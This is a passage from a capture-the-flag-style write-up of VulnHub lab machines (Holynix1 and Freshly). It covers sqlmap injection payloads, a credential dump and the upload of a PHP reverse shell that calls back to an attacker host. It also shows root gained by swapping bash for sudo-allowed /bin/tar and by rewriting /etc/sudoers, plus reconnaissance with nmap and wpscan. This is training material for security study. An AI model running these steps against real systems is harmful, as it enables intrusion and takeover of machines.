hacker@kali:~/local/pentest/phouse/holynix1/nmap$ xsltproc ${NMOUT}_A.xml -o ${NMOUT}_
↪ A.html

```

Our target holynix1 is T=192.168.1.105 and runs an Apache 2.2.8 web server at port 80 using PHP/5.2.4-2ubuntu5.12 with Suhosin-Patch. `apache2 2.2.8-1ubuntu0.25` shows the package is part of Ubuntu hardy, as does `php5 5.2.4-2ubuntu5.12 (i386 binary)` in ubuntu hardy.

What's at port 80?

```

T=192.168.1.105
cd $JOB/exploit
# The main page shows a link to a login page
curl --silent http://$T/ | grep login

```

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```
# The login page has a form
curl --silent http://$T/?page=login.php | sed -n '/<form /,/<\form>/p'
```

Running this we see:

```
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ T=192.168.1.105
hacker@kali:~/local/pentest/phouse/holynix1/nmap$ cd $JOB/exploit
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # The main page shows a link to
↳ a login page
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ curl --silent http://$T/ | grep
↳ login
      <a href='?page=login.php'>Login</a><br />                                <hr>
<center><h3>You must login to access restricted content</h3></center>
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # The login page has a form
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ curl --silent http://$T/?
↳ page=login.php | sed -n '/<form /,/<\form>/p'
<form method="POST" action="/index.php?page=login.php">                <p>Enter your username
↳ and password:</p>
      <p>Name:<br><input type="text" name="user_name" size="20"></p>
      <p>Password:<br><input type="password" name="password" size="20"></p>
      <p><input type="submit" value="Submit" name="Submit_button"></p>
</form>
```

So we see a login form and fire up **sqlmap**.

sqlmap to get creds

```
cd $JOB/sqlmap
URL="http://$T/?page=login.php"
sqlmap -u "$URL" --random-agent --batch \
--forms --dbs \
--output-dir $PWD/sqlmap_login
```

```
hacker@kali:~/local/pentest/phouse/holynix1/sqlmap$ cd $JOB/sqlmap
hacker@kali:~/local/pentest/phouse/holynix1/sqlmap$ URL="http://$T/?page=login.php"
hacker@kali:~/local/pentest/phouse/holynix1/sqlmap$ sqlmap -u "$URL" --random-agent --
↳ batch \
>      --forms --dbs \
>      --output-dir $PWD/sqlmap_login
##### SNIP #####
sqlmap identified the following injection points with a total of 409 HTTP(s) requests:
---
Parameter: password (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: user_name=PyHK&password=-1374' OR 3977=3977#&Submit_button=Submit

  Type: error-based
  Title: MySQL OR error-based - WHERE or HAVING clause
  Payload: user_name=PyHK&password=-3444' OR 1 GROUP BY CONCAT(0x71717a71,(SELECT
↳ (CASE WHEN (9623=9623) THEN 1 ELSE 0 END)),0x7171787171,FLOOR(RAND(0)*2)) HAVING
↳ MIN(0)#&Submit_button=Submit

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT - comment)
```

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```

Payload: user_name=PyHK&password=' AND (SELECT * FROM (SELECT(SLEEP(5)))taqW)#&
↪Submit_button=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: user_name=PyHK&password=' UNION ALL SELECT CONCAT(0x71717a7a71,
↪0x6c4b6e4c4a42474e6377,0x7171787171),NULL,NULL,NULL#&Submit_button=Submit
---
do you want to exploit this SQL injection? [Y/n] Y
[18:51:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0.12
[18:51:28] [INFO] fetching database names
[18:51:28] [INFO] the SQL query used returns 4 entries
[18:51:28] [INFO] retrieved: information_schema
[18:51:28] [INFO] retrieved: clients
[18:51:28] [INFO] retrieved: creds
[18:51:28] [INFO] retrieved: mysql
available databases [4]:
[*] clients
[*] creds
[*] information_schema
[*] mysql
##### SNIP #####

```

Pursuing the creds database we find the accounts table:

```

sqlmap -u "$URL" --random-agent --batch \
--forms --dbs --dbms=MySQL -D creds --tables \
--output-dir $PWD/sqlmap_login

```

Here are the tables found:

table
accounts
blogs_table
calender
employee
page

And looking at the accounts table:

```

sqlmap -u "$URL" --random-agent --batch \
--forms --dbs --dbms=MySQL -D creds -T accounts --dump \
--output-dir $PWD/sqlmap_login

```

cid	upload	username	password
1	0	alamo	Ih@cK3dM1cR05oF7
2	1	etenenbaum	P3n7@g0n0wN3d
3	1	gmckinnon	d15cL0suR3Pr0J3c7
4	1	hreiser	Ik1Ll3dNiN@r315er
5	1	jdraper	p1@yIngW17hPh0n35
6	1	jjames	@rR35t3D%40716
7	1	jljohansen	m@k1nGb0o7L3g5
8	1	kpoulsen	wH@7ar37H3Fed5D01n
9	0	ltorvalds	f@7H3r0FL1nUX
10	1	mrbutler	n@5aHaSw0rM5
11	1	rtmorris	Myd@d51N7h3NSA

3.17.3 The Exploit

What can we do with credentials?

At this point we can explore the server choosing a user with upload rights: rtmorris with password “Myd@d51N7h3NSA”. It doesn’t take long to notice a form to upload files to the home directory. Here we show the curl equivalent to logging on and looking at the upload form.

```
T=192.168.1.105
cd $JOB/exploit
# Login using curl
COOKIES=cookies.txt
USER_NAME=rtmorris
PASSWORD=Myd@d51N7h3NSA
URL_LOGIN=http://$T/index.php?page=login.php
curl --silent --cookie-jar $COOKIES \
  --form user_name="$USER_NAME" \
  --form password="$PASSWORD" \
  --form Submit_button="Submit" \
  $URL_LOGIN
cat cookies.txt

# Look at the upload form
curl --silent --cookie $COOKIES http://$T/index.php?page=upload.php | \
  sed -n '/<form /,/<\form>/p;/<\form>/q'
```

Running the above gives:

```
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ T=192.168.1.105
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ cd $JOB/exploit
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # Login using curl
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ COOKIES=cookies.txt
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ USER_NAME=rtmorris
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ PASSWORD=Myd@d51N7h3NSA
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ URL_LOGIN=http://$T/index.php?
↳page=login.php
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ curl --silent --cookie-jar
↳$COOKIES \
> --form user_name="$USER_NAME" \
> --form password="$PASSWORD" \
> --form Submit_button="Submit" \
```

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```

>          $URL_LOGIN
##### SNIP #####
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ cat cookies.txt
# Netscape HTTP Cookie File
# http://curl.haxx.se/rfc/cookie_spec.html
# This file was generated by libcurl! Edit at your own risk.

192.168.1.105 FALSE / FALSE 0 uid 11
hacker@kali:~/local/pentest/phouse/holynix1/exploit$
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # Look at the upload form
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ curl --silent --cookie $COOKIES_
↪http://$T/index.php?page=upload.php | \
>      sed -n '/<form /,/<\form>/p;/<\form>/q'
<h3>Home Directory Uploader</h3><form enctype='multipart/form-data' action='index.php?
↪page=transfer.php' method='POST'>Please choose a file: <input name='uploaded' type=
↪'file' /><br /><input type='checkbox' name='autoextract' value='true' /> Enable the
↪automatic extraction of gzip archives.<br><input type='submit' value='Upload' /></
↪form>

```

Upload a PHP reverse shell

Using the upload form, run the following to upload a PHP reverse shell. Note that a straight upload (without taking advantage of gzip) won't have the right privs to execute, so you must upload a gzip'ed file:

```

ATTACKER=192.168.1.28
# Upload a php reverse shell
RSHELL=$(locate php | grep reverse | tail --lines=1)
UPLOAD=rshell.php
UPLOADTGZ=rshell.tar.gz
cp $RSHELL $UPLOAD
# Modify reverse shell to connect to ATTACKER
sed -i "s/\$ip = '127.0.0.1' /\$ip = '$ATTACKER'/" $UPLOAD
sed -i "s/\$port = 1234 /\$port = 9999/" $UPLOAD
tar -cvzf $UPLOADTGZ $UPLOAD
URL_UPLOAD=http://$T/index.php?page=transfer.php
curl --silent --cookie $COOKIES \
  --form uploaded="@$UPLOADTGZ;type=application/gzip" \
  --form autoextract="true" \
  --form submit="Upload" \
  $URL_UPLOAD | grep "has been uploaded"
# The uploaded shell is at http://$T/~rtmorris/rshell.php

```

Running this gives:

```

hacker@kali:~/local/pentest/phouse/holynix1/exploit$ ATTACKER=192.168.1.28
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # Upload a php reverse shell
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ RSHELL=$(locate php | grep
↪reverse | tail --lines=1)
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ UPLOAD=rshell.php
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ UPLOADTGZ=rshell.tar.gz
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ cp $RSHELL $UPLOAD
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # Modify reverse shell to
↪connect to ATTACKER
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ sed -i "s/\$ip = '127.0.0.1' /\
↪$ip = '$ATTACKER'/" $UPLOAD

```

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```

hacker@kali:~/local/pentest/phouse/holynix1/exploit$ sed -i "s/\$port = 1234/\$port = 9999/" $UPLOAD
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ tar -cvzf $UPLOADTGZ $UPLOAD
rshell.php
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ URL_UPLOAD=http://$T/index.php?page=transfer.php
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ curl --silent --cookie $COOKIES \
> --form uploaded=@"$UPLOADTGZ";type=application/gzip" \
> --form autoextract="true" \
> --form submit="Upload" \
> $URL_UPLOAD | grep "has been uploaded"
<h3>The file 'rshell.tar.gz' has been uploaded.</h3><br />The ownership of the
uploaded file(s) have been changed accordingly.<br /><a href='?page=upload.php' >
Back to upload page</a>
hacker@kali:~/local/pentest/phouse/holynix1/exploit$ # The uploaded shell is at http://
$T/~rtmorris/rshell.php

```

Get root via the reverse shell

In a different window on your attacking host run:

```
socat - tcp-listen:9999
```

Return to the window you've been doing your exploits from to trigger the shell by running:

```
curl --silent --cookie $COOKIES http://$T/~$USER_NAME/$UPLOAD
```

This will kick off the reverse shell in the socat window from user www-data without a tty. First get a tty (not required but good practice) and see if we have any sudo karma:

```

hacker@kali:~/local/pentest/phouse/holynix1/exploit$ socat - tcp-listen:9999
Linux holynix 2.6.24-26-server #1 SMP Tue Dec 1 19:19:20 UTC 2009 i686 GNU/Linux
##### SNIP #####
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@holynix:/$ sudo -l
sudo -l
User www-data may run the following commands on this host:
(root) NOPASSWD: /bin/chown
(root) NOPASSWD: /bin/chgrp
(root) NOPASSWD: /bin/tar
(root) NOPASSWD: /bin/mv

```

Here's the key thing: chown, chgrp, and mv rights allow you to replace system executables. Here tar isn't needed so you can replace it with bash and /etc/sudoers lets www-data sudo /bin/tar without a password:

```

www-data@holynix:/$ cp /bin/bash /tmp
cp /bin/bash /tmp
www-data@holynix:/$ sudo /bin/chown root.root /tmp/bash
sudo /bin/chown root.root /tmp/bash
www-data@holynix:/$ sudo mv /bin/tar /bin/tar.orig
sudo mv /bin/tar /bin/tar.orig
www-data@holynix:/$ sudo mv /tmp/bash /bin/tar
sudo mv /tmp/bash /bin/tar

```

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```
www-data@holynix:/$ sudo /bin/tar
sudo /bin/tar
root@holynix:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

And we have root and can cover much of our tracks by deleting `rshell.php` and `mv /bin/tar.orig /bin/tar`.

A good writeup showing this approach can be found at [Holynix Hacking Challenge: Part 1](#).

Get root via other ways

Another approach is to temporarily update `/etc/sudoers` allowing `www-data` unlimited sudo rights. Picking up from just getting a shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
sudo /bin/tar -cvPf /tmp/sudoers.tar /etc/sudoers
echo "root ALL=(ALL) ALL" > /tmp/sudoers
echo "%www-data ALL=(ALL) NOPASSWD: ALL" >> /tmp/sudoers
chmod 440 /tmp/sudoers
sudo /bin/chown root.root /tmp/sudoers
sudo /bin/mv /tmp/sudoers /etc/sudoers
sudo su -
/bin/tar -xvpPf /tmp/sudoers.tar
```

Another illustrative approach is [Holynix - Level 1](#). While being much more complex and longer, it illustrates some useful techniques: running Tamper Data, DirBuster, accessing the MySQL database, cloning the users KnockKnock port knocking profile, and exploiting the ChangeTrack service.

3.18 Freshly

3.18.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub TopHatSec: Freshly](#):

The goal of this challenge is to break into the machine via the web and find the secret hidden in a sensitive file.

VulnHub note: You may have issues when importing to VMware. If this is the case, extract the HDD from the OVA file (using something like 7zip), and attach to a new VM. Please see the following guide: <https://jkad.github.io/blog/2015/04/12/how-to-import-the-top-hat-sec-vms-into-vmware/>.

Setting up the VMware VM

The VM comes packaged as [Freshly.ova](#), which is a tar archive containing a VMware vmrk file.

See [Traditional VM challenge setup](#) for background on using the VMware vmrk file. Freshly is Ubuntu 14.04, x86, and 1024MB memory. For KVM you can use a backing store to undo any changes to the disk:

```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=Freshly
BACKING=$VM-disk1.vmdk
VM_DISK=$VM-changes.qcow2
curl --remote-name http://download.vulnhub.com/tophatsec/Freshly.ova
tar -xvf Freshly.ova
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK

```

Then Linux KVM could use the VM_DISK to create the Freshly VM. The actual command the author used in Debian Linux to create the VM was (os-variant=ubuntutrusty was not supported on Debian Jessie at this time):

```

VM=Freshly
$SUDO virt-install \
    --name "$VM" --cpu host --vcpus 1 --ram 1024 \
    --os-type=linux --os-variant=ubuntuprecise \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
#    --console pty,target_type=virtio \
# Useful commands:
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#

```

So if Freshly were running and you wanted to “start over again”:

```

$SUDO virsh shutdown $VM
$SUDO virsh undefine $VM
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
$SUDO virt-install \
    --name "Freshly" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuprecise \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import

```

3.18.2 Reconnaissance

Directory setup

We’ll refer to the following directories below:

```
BASE=$HOME/local/pentest
LOCATION=$BASE/phouse
JOB=$LOCATION/freshly
TOOLS=exploit,dirb,hashcat,nikto,nmap,skipfish,sqlmap,wpscan
eval mkdir -p $JOB/{$TOOLS}
```

Basic network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
cd $JOB/nmap
NMOUT=nmap-phouse
SN='192.168.1.0/24'
TARGETS=targets.txt
nmap -sn -PE -oA ${NMOUT}_sn $SN
# use the grep-able output to get a list of target hosts
grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

Running this gives us:

```
hacker@kali:~/local/pentest/phouse/freshly/nmap$ nmap -sn -PE -oA ${NMOUT}_sn $SN
Warning: You are not root -- using TCP pingscan rather than ICMP

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-02 16:01 PDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 2.15% done; ETC: 16:02 (0:00:46 remaining)
##### SNIP #####
Nmap scan report for 192.168.1.103
Host is up (0.00029s latency).
##### SNIP #####
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.24 seconds
hacker@kali:~/local/pentest/phouse/freshly/nmap$ # use the grep-able output to get a
↳ list of target hosts
hacker@kali:~/local/pentest/phouse/freshly/nmap$ grep Up ${NMOUT}_sn.gnmap | cut -d"
↳ " -f2 > $TARGETS
hacker@kali:~/local/pentest/phouse/freshly/nmap$ # use the xml output to get an html
↳ report
hacker@kali:~/local/pentest/phouse/freshly/nmap$ xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_
↳ sn.html
```

At this point we have \$TARGETS so scan them:

```
nmap -A -vv -T5 --max-retries 0 -Pn -iL $TARGETS -oA ${NMOUT}_A
xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

Running this gives us:

```
hacker@kali:~/local/pentest/phouse/freshly/nmap$ nmap -A -vv -T5 --max-retries 0 -Pn -
↳ iL $TARGETS -oA ${NMOUT}_A
##### SNIP #####
Discovered open port 8080/tcp on 192.168.1.103
##### SNIP #####
```

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```

Discovered open port 80/tcp on 192.168.1.103
##### SNIP #####
Discovered open port 443/tcp on 192.168.1.103
##### SNIP #####
##### SNIP #####
Nmap scan report for 192.168.1.103
Host is up (0.00043s latency).
Scanned at 2015-05-02 16:03:42 PDT for 70s
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_http-favicon: Unknown favicon MD5: A8B5AD142FFA4621B3DBF67BDECA483A
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Not valid before: 2015-02-17T03:30:05+00:00
| Not valid after:  2025-02-14T03:30:05+00:00
| MD5:    ebd4 a980 6e51 1b13 769e d4b1 28f9 71dd
| SHA-1:  6297 03e9 f83b 06e7 d50d 3f4b 5bae 38c9 7665 cc64
| -----BEGIN CERTIFICATE-----
| MIIBqzCCARQCCQDg5heFLm8t8jANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
| d3cuZXhhbXBsZS5jb20wHhcNMjUwMjE0MDMzMDE1WWhcNMjUwMjE0MDMzMDE1WjAa
| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wZGZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANFjfjgmsBCGKWfdqCYZnY2mKvtUnYFtenVjtqdReduE12yavSQZuWai2
| jIpCUMwG7RG3QAwyZCoMWazF/tZimI8uNL8G9m84l/wQAbTPMPJTgJXpwY0/9IRc
| hdqtpFoVS25lqA9AvPeqMv/hV+rKVakYcONB6Q8Or8S6ifkEBAZbAgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEAQ3Kt0nVDLMkAv9/k1bt6KaM06cvTtiekgu0ugxA0TNXC
| FNIBqu/Fasog43FRLuUtAtNCNMqI5QAAVPatQPklQmVoE+IxbvxldrKykZk9oXkj
| 5rbE43BAkxyiMvuNsZh7W2Lzx14t1A84c8B4Y1S0CqoVLpaJaCQ5MtVMSya3wAM=
| -----END CERTIFICATE-----
|_ssl-date: 2015-02-26T05:39:31+00:00; +41y299d6h34m41s from local time.
8080/tcp  open  http    Apache httpd
|_http-favicon: Unknown favicon MD5: A8B5AD142FFA4621B3DBF67BDECA483A
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html).
##### SNIP #####
hacker@kali:~/local/pentest/phouse/freshly/nmap$ xsltproc ${NMOUT}_A.xml -o ${NMOUT}_
↪A.html

```

Our target freshly is T=192.168.1.103 and runs a web server at ports 80, 443, and 8080.

```
T=192.168.1.103
```

What's at ports 80, 443, 8080?

```

T=192.168.1.103
cd $JOB/exploit
curl --output freshly_80.txt http://${T}/
cat freshly_80.txt

```

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```
curl --insecure --output freshly_443.txt https://$T/  
cat freshly_443.txt  
curl --output freshly_8080.txt http://$T:8080/  
cat freshly_8080.txt
```

When looking at the resulting content we see port 80 shows an image while 443 & 8080 provide links to <http://protect\T1\textdollarT:8080/wordpress/> which is a wordpress-based site.

wpscan

Using the wordpress hint we run the **wpscan** tool. It turns out not to be needed for the exploit so if you're in a rush skip this section.

```
cd $JOB/wpscan
$SUDO apt-get install wpscan -y
$SUDO wpscan --url http://$T:8080/wordpress/ --random-agent \
--enumerate u,vp,vt,tt 2>&1 | tee wpscan.txt
```

The wpscan output gives us:

```
hacker@kali:~/local/pentest/phouse/freshly/wpscan$ $SUDO wpscan --url http://$T:8080/
↳wordpress/ --random-agent \
> --enumerate u,vp,vt,tt 2>&1 | tee wpscan.txt
```

$\begin{array}{ccccccc} \backslash & \backslash & & / & / & _ & \backslash \\ \backslash & \backslash & / & / & _ & | & _ \\ \backslash & \backslash & \backslash & / & _ & \backslash & / \\ \backslash & \backslash & / & | & _ &) & | \end{array}$

WordPress Security Scanner by the WPScan Team

Version 2.7

Sponsored by Sucuri - <https://sucuri.net>

@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_

```
[+] URL: http://192.168.1.103:8080/wordpress/
```

```
[+] Started: Tue May 12 23:10:27 2015
```

```
[!] The WordPress 'http://192.168.1.103:8080/wordpress/readme.html' file exists_
→ exposing a version number
```

```
[*] Full Path Disclosure (FPD) in: 'http://192.168.1.103:8080/wordpress/wp-includes/
↳rss-functions.php'
```

```
[+] Interesting header: SERVER: Apache
```

```
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
```

```
[+] XML-RPC Interface available under: http://192.168.1.103:8080/wordpress/xmlrpc.php
```

[i] This may allow the GHOST vulnerability to be exploited, please see: https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner

```
[+] WordPress version 4.1.5 identified from meta generator
```

```
[+] Enumerating installed plugins (only vulnerable ones) ...
```

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```

: |=====|

[+] We found 7 plugins:

[+] Name: all-in-one-seo-pack - v2.2.5.1
| Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/all-in-one-seo-
↳pack/
| Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/all-in-one-seo-
↳pack/readme.txt

[!] Title: All in One SEO Pack <= 2.2.5.1 - Authentication Bypass
Reference: https://wpvulndb.com/vulnerabilities/7881
Reference: http://jvn.jp/en/jp/JVN75615300/index.html
Reference: http://semperfiwebdesign.com/blog/all-in-one-seo-pack/all-in-one-seo-
↳pack-release-history/
Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-0902
[i] Fixed in: 2.2.6

[+] Name: all-in-one-wp-migration - v2.0.4
| Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/all-in-one-wp-
↳migration/
| Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/all-in-one-wp-
↳migration/readme.txt

[!] Title: All-in-One WP Migration <= 2.0.4 - Unauthenticated Database Export
Reference: https://wpvulndb.com/vulnerabilities/7857
Reference: http://www.pritect.net/blog/all-in-one-wp-migration-2-0-4-security-
↳vulnerability
[i] Fixed in: 2.0.5

[+] Name: cart66-lite - v1.5.3
| Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/cart66-lite/
| Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/cart66-lite/readme.
↳txt

[!] Title: Cart66 Lite <= 1.5.3 - SQL Injection
Reference: https://wpvulndb.com/vulnerabilities/7737
Reference: https://research.g0blin.co.uk/g0blin-00022/
Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-9442
[i] Fixed in: 1.5.4

[+] Name: google-analytics-for-wordpress - v5.3.1
| Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/google-analytics-
↳for-wordpress/
| Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/google-analytics-
↳for-wordpress/readme.txt

[!] Title: Google Analytics by Yoast 5.3.2 - Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7838
Reference: http://packetstormsecurity.com/files/130716/
Reference: http://osvdb.org/119334
[i] Fixed in: 5.3.3

[!] Title: Google Analytics by Yoast <= 5.3.2 - Stored Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7856
Reference: https://yoast.com/ga-plugin-security-update-more/

```

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```

Reference: http://klikki.fi/adv/yoast_analytics.html
Reference: http://packetstormsecurity.com/files/130935/
Reference: http://osvdb.org/119810
[i] Fixed in: 5.3.3

[!] Title: Google Analytics by Yoast <= 5.3.3 - Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7914
Reference: https://yoast.com/coordinated-security-release/
Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-
→affecting-multiple-wordpress-plugins.html
Reference: http://klikki.fi/adv/yoast_analytics2.html
Reference: http://osvdb.org/121068
[i] Fixed in: 5.4

[+] Name: jetpack - v3.3.1
| Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/jetpack/
| Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/jetpack/readme.txt

[!] Title: Jetpack by WordPress.com 3.0-3.4.2 - Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7915
Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-
→affecting-multiple-wordpress-plugins.html
Reference: https://jetpack.me/2015/04/20/jetpack-3-4-3-coordinated-security-
→update/
Reference: http://osvdb.org/121066
[i] Fixed in: 3.4.3

[!] Title: Jetpack <= 3.5.2 - DOM Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7964
Reference: https://blog.sucuri.net/2015/05/jetpack-and-twentyfifteen-vulnerable-
→to-dom-based-xss-millions-of-wordpress-websites-affected-millions-of-wordpress-
→websites-affected.html
[i] Fixed in: 3.5.3

[+] Name: proplayer - v4.7.9.1
| Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/proplayer/
| Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/proplayer/readme.
→txt

[!] Title: ProPlayer 4.7.9.1 - SQL Injection
Reference: https://wpvulndb.com/vulnerabilities/6912
Reference: http://osvdb.org/93564
Reference: http://www.exploit-db.com/exploits/25605/

[+] Name: wptouch - v3.6.6
| Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/wptouch/
| Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/wptouch/readme.txt

[!] Title: WPTouch <= 3.6.6 - Unvalidated Open Redirect
Reference: https://wpvulndb.com/vulnerabilities/7837
Reference: https://wordpress.org/plugins/wptouch/changelog/
[i] Fixed in: 3.7

[!] Title: WPTouch Mobile Plugin <= 3.7.5.3 - Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7920
Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-
→affecting-multiple-wordpress-plugins.html

```

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```

Reference: http://osvdb.org/121073
[i] Fixed in: 3.7.6

[+] Enumerating installed themes (only vulnerable ones) ...

: |=====|

[+] We found 1 themes:

[+] Name: twentyfifteen - v1.0
| Location: http://192.168.1.103:8080/wordpress/wp-content/themes/twentyfifteen/
| Readme: http://192.168.1.103:8080/wordpress/wp-content/themes/twentyfifteen/
↪readme.txt
| Style URL: http://192.168.1.103:8080/wordpress/wp-content/themes/twentyfifteen/
↪style.css
| Theme Name: Twenty Fifteen
| Theme URI: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for
↪clarity. Twenty Fifteen's simple,...
| Author: the WordPress team
| Author URI: https://wordpress.org/

[!] Title: Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)
Reference: https://wpvulndb.com/vulnerabilities/7965
Reference: https://blog.sucuri.net/2015/05/jetpack-and-twentyfifteen-vulnerable-
↪to-dom-based-xss-millions-of-wordpress-websites-affected-millions-of-wordpress-
↪websites-affected.html
[i] Fixed in: 1.2

[+] Enumerating timthumb files ...

: |=====|

[+] No timthumb files found

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
+---+-----+-----+
| Id | Login | Name |
+---+-----+-----+
| 1  | admin | admin |
+---+-----+-----+

[!] Default first WordPress username 'admin' is still used

[+] Finished: Tue May 12 23:16:49 2015
[+] Requests Done: 3989
[+] Memory used: 14.184 MB
[+] Elapsed time: 00:06:22

```

None of the exploits appeared to be an easy, relevant source of exploit.

Spidering the web site

Next we look for any non-navigable web site files/directories. These tools exist on Kali Linux and could be used: GUI **owasp-zap**, command line **dirb**, command line **skipfish** with html output, and command line **nikto**. Here are runs of **dirb**, **skipfish**, and **nikto**. We stop at looking at <http://protect\T1\textdollarT/> and don't recurse due to finding `login.php` quickly.

dirb

```
cd $JOB/dirb
dirb http://$T/ -o dirb_html_php -X ".html,.php"
```

Running this gives us:

```
hacker@kali:~/local/pentest/phouse/freshly/dirb$ dirb http://$T/ -o dirb_html_php -X
↪ ".html,.php"

-----
DIRB v2.21
By The Dark Raver
-----

OUTPUT_FILE: dirb_html_php
START_TIME: Mon May  4 13:22:29 2015
URL_BASE: http://192.168.1.103/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.html,.php) | (.html)(.php) [NUM = 2]

-----

GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.103/ ----
+ http://192.168.1.103/index.html (CODE:200|SIZE:47)
+ http://192.168.1.103/login.php (CODE:200|SIZE:276)

-----

DOWNLOADED: 9184 - FOUND: 2
```

skipfish

Trying **skipfish** took more work to speed it up (to exclude some subdirectories). To see what it's scanning hit the space bar while it runs:

```
cd $JOB/skipfish
